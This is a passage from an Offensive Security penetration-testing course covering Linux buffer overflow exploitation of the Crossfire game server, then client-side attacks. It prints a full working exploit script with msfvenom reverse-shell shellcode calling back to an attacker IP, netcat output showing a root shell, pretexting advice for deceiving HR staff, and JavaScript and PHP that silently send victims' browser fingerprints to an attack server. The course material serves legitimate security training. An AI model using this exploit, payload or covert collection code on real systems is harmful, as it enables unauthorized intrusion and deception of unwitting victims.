


Figure 236: EAX pointing to the beginning of our A buffer

Once the EAX register is aligned by our first stage shellcode, a JMP EAX instruction brings us into a nice, clean buffer of *A*’s:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 237: Redirecting execution to the beginning of our buffer, after the "setup sound" string

12.6.1.1 Exercises

1. Find a suitable assembly instruction address for the exploit using EDB.
2. Include the first stage shellcode and return address instruction in your proof-of-concept and ensure that the first stage shellcode is working as expected by single stepping through it in the debugger.

12.7 Getting a Shell

All that's left to do now is drop our payload at the beginning of our buffer of A's reachable through the first stage shellcode. We choose to use a reverse shell as our payload and generate it using **msfvenom**. We pass **-p** to specify the payload followed by values for **LHOST** and **LPORT** respectively. We also specify the bad characters to avoid with the **-b** flag, the output format with **-f**, and the variable name to use with **-v**.

```
kali@kali:~$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x0
0\x20" -f py -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of py file: 470 bytes
shellcode =  ""
shellcode += "\xbe\x35\x9e\xa3\x7d\xd9\xe8\xd9\x74\x24\xf4\x5a\x29"
shellcode += "\xc9\xb1\x12\x31\x72\x12\x83\xc2\x04\x03\x47\x90\x41"
shellcode += "\x88\x96\x77\x72\x90\x8b\xc4\x2e\x3d\x29\x42\x31\x71"
shellcode += "\x4b\x99\x32\xe1\xca\x91\x0c\xcb\x6c\x98\x0b\x2a\x04"
shellcode += "\xb7\xfc\xb8\x46\xaf\xfe\x40\x67\x8b\x76\xa1\xd7\x8d"
shellcode += "\xd8\x73\x44\xe1\xda\xfa\x8b\xc8\x5d\xae\x23\xbd\x72"
shellcode += "\x3c\xdb\x29\xa2\xed\x79\xc3\x35\x12\x2f\x40\xcf\x34"
shellcode += "\x7f\x6d\x02\x36"
```

Listing 375 - Generating a Linux reverse shell payload using msfvenom

Copyright © Offensive Security Ltd. All rights reserved.

As mentioned above, the payload will be placed towards the beginning of our buffer. This means that we need to take the payload size into account and pad it with the correct amount of "A" characters. This will ensure that we maintain the original offset in order to overwrite the EIP register with our desired bytes. The final proof-of-concept implements the payload and adjusts the buffer size accordingly:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

nop_sled = "\x90" * 8  # NOP sled

# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x00\x20" -f p
y

shellcode =  ""
shellcode += "\xbe\x35\x9e\xa3\x7d\xd9\xe8\xd9\x74\x24\xf4\x5a\x29"
shellcode += "\xc9\xb1\x12\x31\x72\x12\x83\xc2\x04\x03\x47\x90\x41"
shellcode += "\x88\x96\x77\x72\x90\x8b\xc4\x2e\x3d\x29\x42\x31\x71"
shellcode += "\x4b\x99\x32\xe1\xca\x91\x0c\xcb\x6c\x98\x0b\x2a\x04"
shellcode += "\xb7\xfc\xb8\x46\xaf\xfe\x40\x67\x8b\x76\xa1\xd7\x8d"
shellcode += "\xd8\x73\x44\xe1\xda\xfa\x8b\xc8\x5d\xae\x23\xbd\x72"
shellcode += "\x3c\xdb\x29\xa2\xed\x79\xc3\x35\x12\x2f\x40\xcf\x34"
shellcode += "\x7f\x6d\x02\x36"

padding = "\x41" * (4368 - len(nop_sled) - len(shellcode))
eip = "\x96\x45\x13\x08"  # 0x08134596
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90"

buffer = "\x11(setup sound " + nop_sled + shellcode + padding + eip + first_stage + "\
x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

Listing 376 - Final exploit for the Crossfire application

We restart the Crossfire application and launch our exploit with the debugger attached. On our attacking machine, we receive a connection on our Netcat listener, but the shell appears to be stuck:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40542
id
whoami
```

Listing 377 - The reverse shell is stuck

Copyright © Offensive Security Ltd. All rights reserved.

Going back to our debugger window, it appears that the application is paused and when we attempt to let it run, we receive a message regarding a debug event:




Figure 238: EDB - Debug Event

Simply clicking *OK* on the event and going back to our Netcat listener solves the problem. However, every time we run a command, we have to repeat the process.

This is due to the fact that the debugger is catching SIGCHLD[331] events generated when something happens to our spawned child process from our reverse shell such as the process exiting, crashing, stopping, etc.

To ensure that our exploit is working as intended, we restart the Crossfire application and run it without a debugger attached:

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40544
whoami
root
```

Listing 378 - A working reverse shell from the Linux machine

As we suspected, running the application without a debugger attached provides us with a working reverse shell from the victim machine.

12.7.1.1 Exercises

1. Update your proof-of-concept to include a working payload.
2. Obtain a shell from the Crossfire application with and without a debugger.

12.8 Wrapping Up

In this module, we covered the process of exploiting a buffer overflow vulnerability on a Linux operating system. Similar to the exploit used in the Windows Buffer Overflow module, we were able to debug a crash in a vulnerable application and write a fully working exploit for it.

[331] (Andries Brouwer, 2003), https://www.win.tue.nl/~aeb/linux/lk/lk-5.html

Copyright © Offensive Security Ltd. All rights reserved.

13. Client-Side Attacks

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

> *Client-side attacks essentially reverse the traditional attack model and have created the need for new defense paradigms.*

For example, imagine an employee inside a non-routable internal network has received an email with an attachment or a link to a malicious website. If the employee opens the attachment or clicks on the link, the content (which may be a document or the contents of a web page) is sent as input to a local application on their machine. The application will then render that input and potentially execute malicious code. The employee's machine would be exploited, perhaps launching a remote shell from the compromised machine out through the firewall, to a listener on the attacker's machine.

In this module, we will describe some of the factors that are important to consider in this type of attack and walk through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

13.1 Know Your Target

From an attacker's standpoint, the primary difficulty with client-side attacks lies in enumeration of the victim's client software, which is not nearly as straightforward as enumeration of a WWW or FTP server. The secret to success in client-side attacks is, as with most things related to penetration testing, accurate and thorough information gathering.

We can use both passive and active information gathering techniques against our client-side attack targets.

13.1.1 Passive Client Information Gathering

When leveraging passive information gathering techniques, we do not directly interact with our intended targets.

For example, in a recent engagement we were tasked with attempting to compromise corporate employees with client-side attacks and various phishing[332] techniques. However, we were not allowed to make phone contact with employees.

[332] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Phishing

Copyright © Offensive Security Ltd. All rights reserved.

Given that restriction, we Googled for various known external corporate IP addresses and found one on a site that hosts collected user agent data from various affiliate sites.

This information, similar to that shown in the following screenshot, revealed the underlying operating system version of a corporate client machine:



Figure 239: Identifying the victim's browser

It also revealed the browser type and version along with installed plugins as listed in the User Agent string. We modified an existing exploit and launched it against one of our lab machines running the same operating system and browser version as our target. The test was a success so we used the exploit in a client-side attack against our corporate target, and were rewarded with a reverse shell.

We can find this type of information fairly often, for example on social media and forum websites. In fact, we have even found photos of computer screens revealing information about operating system type and version, application versions, antivirus applications in use, and much more. Time spent doing research is never wasted.

13.1.2 Active Client Information Gathering

By contrast, active client information gathering techniques make direct contact with the target machine or its users.

This could involve placing a phone call to a user in an attempt to extract useful information or sending a targeted email to the victim hoping for a click on a link that will enumerate the target's operating system version, browser version, and installed extensions.

We will explore active information gathering techniques in this section.

13.1.2.1 Social Engineering and Client-Side Attacks

As most client-side attacks require some form of interaction with the target, such as requiring the target to click on a link, open an email, run an attachment, or open a document, we should preemptively leverage social engineering[333] tactics to improve our chances of success.

[333] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Social_engineering_(security)

Copyright © Offensive Security Ltd. All rights reserved.

Imagine the following scenario. We are on an engagement, trying to execute a client-side attack against the Human Resources (HR) department. We could just blindly jump in and attack, but our chances of success are slim since we have no idea what operating system and applications they are using, nor which versions. Instead, we will favor caution and respond to a job posting with a malformed "resume" document that is designed to not open. We word the email in such a way as to entice a response of some kind.

The next day, we receive an email response indicating that, not surprisingly, HR can not open our document. In an attempt to help resolve the issue, we respond (hopefully by phone, if possible) asking what exact version of Microsoft Office they are using, offering that the issue may be caused by a version incompatibility. This type of dialog can be continued by asking about security features that may be enabled in Office, or the version of the operating system in use. This type of dialog must be balanced, low-key, and peppered with comments that justify the question, such as, "The resume makes use of advanced features like macros to help make it stand out and make the content easy to navigate". Although the exact process is beyond the scope of this module, this practice is known as *pretexting*[334] and can greatly improve our chances of success.

In our scenario, we discover that the HR representative is unsurprisingly using a specific version of Microsoft Office and that they are allowed to execute Word macros. Armed with this information, we can craft a second resume Word document containing a macro leveraging PowerShell to open a reverse shell and email it to them.

Of course, this is a simplified success story. Your social engineering pretexts will most certainly have to be more intricate and specific, based on information you have gathered in advance.

13.1.2.2 Client Fingerprinting

The process of client fingerprinting[335] is extremely critical to the success of our attack, but to obtain the most precise information, we must often gather it from the target machine itself. We can perform this important phase of the attack as a standalone step before the exploitation process or incorporate fingerprinting into the first stage of the exploit itself.

Let's assume we have convinced our victim to visit our malicious web page in a practical example. Our goal will be to identify the victim's web browser version and information about the underlying operating system.

> *Web browsers are generally a good vector for collecting information on the target. Their evolution, complexity, and richness in functionality has become a double-edged sword for both end users and attackers.*

We could create our own custom tool but there are many available open-source fingerprinting projects, and the most reliable ones are generally those that directly leverage common client-side components such as JavaScript.

[334] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Social_engineering_(security)#Pretexting

[335] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Device_fingerprint

 Copyright © Offensive Security Ltd. All rights reserved.

For this example, we will use the *Fingerprintjs2* JavaScript library,[336] which can be installed by downloading and extracting the project archive from its GitHub repository:

```
kali@kali:/var/www/html$ sudo wget https://github.com/Valve/fingerprintjs2/archive/mas
ter.zip
--2019-07-24 02:42:36--  https://github.com/Valve/fingerprintjs2/archive/master.zip
...

2019-07-24 02:42:41 (116 KB/s) - ‘master.zip’ saved [99698]

kali@kali:/var/www/html$ sudo unzip master.zip
Archive:  master.zip
eb44f8f6f5a8c4c0ae476d4c60d8ed1015b2b605
   creating: fingerprintjs2-master/
  inflating: fingerprintjs2-master/.eslintrc
...
kali@kali:/var/www/html$ sudo mv fingerprintjs2-master/ fp
```

Listing 379 - Downloading the Fingerprintjs2 library

We can incorporate this library into an HTML file based on the examples included with the project. We will include the fingerprint2.js library from within the fingerprint2.html HTML file located in the /var/www/html/fp directory of our Kali web server:

```
kali@kali:/var/www/html/fp$ cat fingerprint2.html
<!doctype html>
<html>
<head>
  <title>Fingerprintjs2 test</title>
</head>
<body>
  <h1>Fingerprintjs2</h1>

  <p>Your browser fingerprint: <strong id="fp"></strong></p>
  <p><code id="time"/></p>
  <p><span id="details"/></p>
  <script src="fingerprint2.js"></script>
  <script>
      var d1 = new Date();
      var options = {};
      Fingerprint2.get(options, function (components) {
        var values = components.map(function (component) { return component.value })
        var murmur = Fingerprint2.x64hash128(values.join(''), 31)
        var d2 = new Date();
        var timeString = "Time to calculate the fingerprint: " + (d2 - d1) + "ms";
        var details = "<strong>Detailed information: </strong><br />";
        if(typeof window.console !== "undefined") {
          for (var index in components) {
            var obj = components[index];
            var value = obj.value;
              if (value !== null) {
              var line = obj.key + " = " + value.toString().substr(0, 150);
              details += line + "<br />";
```

[336] (Valve,2019), https://github.com/Valve/fingerprintjs2

Copyright © Offensive Security Ltd. All rights reserved.



```
                }
            }
          }
        }
        document.querySelector("#details").innerHTML = details
        document.querySelector("#fp").textContent = murmur
        document.querySelector("#time").textContent = timeString
      });
  </script>
</body>
</html>
```

Listing 380 - Using the Fingerprintjs2 JavaScript library

The JavaScript code in Listing 380 invokes the *Fingerprint2.get* static function to start the fingerprinting process. The *components* variable returned by the library is an array containing all the information extracted from the client. The values stored in the *components* array are passed to the *murmur*[337] hash function in order to create a hash fingerprint of the browser. Finally, the same values are extracted and displayed in the HTML page.

The above web page (Figure 240) from our Windows lab machine reveals that a few lines of JavaScript code extracted the browser User Agent string, its localization, the installed browser plugins and relative version, generic information regarding the underlying Win32 operating system platform, and other details:

[337] (Wikipedia, 2019), https://en.wikipedia.org/wiki/MurmurHash

Copyright © Offensive Security Ltd. All rights reserved.




Figure 240: Fingerprinting a browser through the JavaScript Fingerprintjs2 library

```
Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.
110 Safari/537 Edge/16.16299
```

Listing 381 - The complete User Agent string extracted by the JavaScript script

We can submit this User Agent string to an online user agent database to identify the browser version and operating system as shown in Figure 241.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 241: Identifying the exact browser version through the http://developers.whatismybrowser.com user agent database

Notice that the User Agent string implicitly tells us that Microsoft Edge 41 is running on the 32-bit version of Windows 10. For 64-bit versions of Windows, the string would have otherwise contained some information regarding the 64-bit architecture as shown below:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/58.0.3029.110 Safari/537 Edge/16.16299
```

Listing 382 - The complete User Agent string for the same version of Microsoft Edge on a 64-bit version of Windows

We managed to gather the information we were after, but the JavaScript code from Listing 380 displays data to the victim rather than to the attacker. This is obviously not very useful so we need to find a way to transfer the extracted information to our attacking web server.

A few lines of Ajax[338] code should do the trick. Listing 383 shows a modified version of the previously used fingerprint web page. In this code, we use the *XMLHttpRequest* JavaScript API to interact with the attacking web server via a POST request. The POST request is issued against the same server where the malicious web page is stored, therefore the URL used in the *xmlhttp.open* method does not specify an IP address.

[338] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Ajax_(programming)

Copyright © Offensive Security Ltd. All rights reserved.

The *components* array, which contains the information extracted by the *Fingerprint2* library, is processed by a few lines of JavaScript code, similar to the previous example. This time, however, the result output string is sent to **js.php** via a POST request. The key components are highlighted in Listing 383 below:

```
<!doctype html>
<html>
<head>
  <title>Blank Page</title>
</head>
<body>
  <h1>You have been given the finger!</h1>
  <script src="fingerprint2.js"></script>
  <script>
      var d1 = new Date();
      var options = {};
      Fingerprint2.get(options, function (components) {
        var values = components.map(function (component) { return component.value })
        var murmur = Fingerprint2.x64hash128(values.join(''), 31)
          var clientfp = "Client browser fingerprint: " + murmur + "\n\n";
        var d2 = new Date();
        var timeString = "Time to calculate fingerprint: " + (d2 - d1) + "ms\n\n";
        var details = "Detailed information: \n";
        if(typeof window.console !== "undefined") {
          for (var index in components) {
            var obj = components[index];
            var value = obj.value;
              if (value !== null) {
              var line = obj.key + " = " + value.toString().substr(0, 150);
              details += line + "\n";
              }
          }
        }
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.open("POST", "/fp/js.php");
        xmlhttp.setRequestHeader("Content-Type", "application/txt");
        xmlhttp.send(clientfp + timeString + details);
      });
  </script>
</body>
</html>
```

Listing 383 - Sending browser information to the attacker server

Let's look at the **/fp/js.php** PHP code that processes the POST request on the attacking server:

```
<?php
$data = "Client IP Address: " . $_SERVER['REMOTE_ADDR'] . "\n";
$data .= file_get_contents('php://input');
$data .= "--------------------------------\n\n";
file_put_contents('/var/www/html/fp/fingerprint.txt', print_r($data, true), FILE_APPEN
D | LOCK_EX);
?>
```

Listing 384 - PHP code that processes a JavaScript POST request and dumps the uploaded data to a file

Copyright © Offensive Security Ltd. All rights reserved.

The PHP code first extracts the client IP address from the $_SERVER[339] array, which contains server and execution environment information. Then the IP address is concatenated to the text string received from the JavaScript POST request and written to the fingerprint.txt file in the /var/www/html/fp/ directory. Notice the use of the *FILE_APPEND* flag, which allows us to store multiple fingerprints to the same file.

In order for this code to work, we need to allow the Apache *www-data* user to write to the fp directory:

```
kali@kali:/var/www/html$ sudo chown www-data:www-data fp
```

Listing 385 - Changing permissions on the fp directory

Once the victim browses the fingerprint2server.html web page (Figure 242), we can inspect the contents of fingerprint.txt on our attack server:

```
Client IP Address: 10.11.0.22
Client browser fingerprint: ff0435cc84bcac49b15078773c5e3f2e

Time took to calculate the fingerprint: 625ms

Detailed information:
userAgent = Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/58.0.3029.110 Safari/537.36 Edge/16.16299
webdriver = false
language = en-US
colorDepth = 24
deviceMemory = not available
hardwareConcurrency = 1
screenResolution = 787,1260
availableScreenResolution = 747,1260
timezoneOffset = 420
timezone = America/Los_Angeles
sessionStorage = true
localStorage = true
indexedDb = true
addBehavior = false
openDatabase = false
cpuClass = not available
platform = Win32
plugins = Edge PDF Viewer,Portable Document Format,application/pdf,pdf
canvas = canvas winding:yes,canvas fp:
webgl = 
webglVendorAndRenderer = Microsoft~Microsoft Basic Render Driver
adBlock = false
hasLiedLanguages = false
hasLiedResolution = false
hasLiedOs = false
hasLiedBrowser = false
touchSupport = 0,false,false
fonts = Arial,Arial Black,Arial Narrow,Arial Rounded MT Bold,Book Antiqua,Bookman Old
audio = 124.08073878219147
```

[339] (The PHP Group, 2019), https://www.php.net/manual/en/reserved.variables.server.php

Copyright © Offensive Security Ltd. All rights reserved.

Listing 386 - The browser fingerprint information sent to the server

With this modification, no information will be displayed in the victim's browser. The *XMLHttpRequest* silently transferred the data to our attack server without any interaction from the victim. The only output seen by the victim is our chosen text:




Figure 242: Browser Fingerprinting through a XMLHttpRequest request

13.1.2.3 Exercises

Note: Reporting is not required for these exercises

1. Identify your public IP address. Using public information sources, see what you can learn about your IP address. If you don't find anything on your specific IP address, try the class C it is a part of.
2. Compare what information you can gather about your home IP address to one gathered for your work IP address. Think about how an attacker could use the discovered information as part of an attack.
3. Download the *Fingerprint2* library and craft a web page similar to the one shown in the Client Fingerprinting section. Browse the web page from your Windows 10 lab machine and repeat the steps in order to collect the information extracted by the JavaScript library on your Kali web server.

13.2 Leveraging HTML Applications

Turning our attention to specific client-side attacks, we will first focus on *HTML Applications*.[340]

[340] (Microsoft, 2011), https://msdn.microsoft.com/en-us/library/ms536496(VS.85).aspx

Copyright © Offensive Security Ltd. All rights reserved.

If a file is created with the extension of .hta instead of .html, Internet Explorer will automatically interpret it as a HTML Application and offer the ability to execute it using the mshta.exe program.

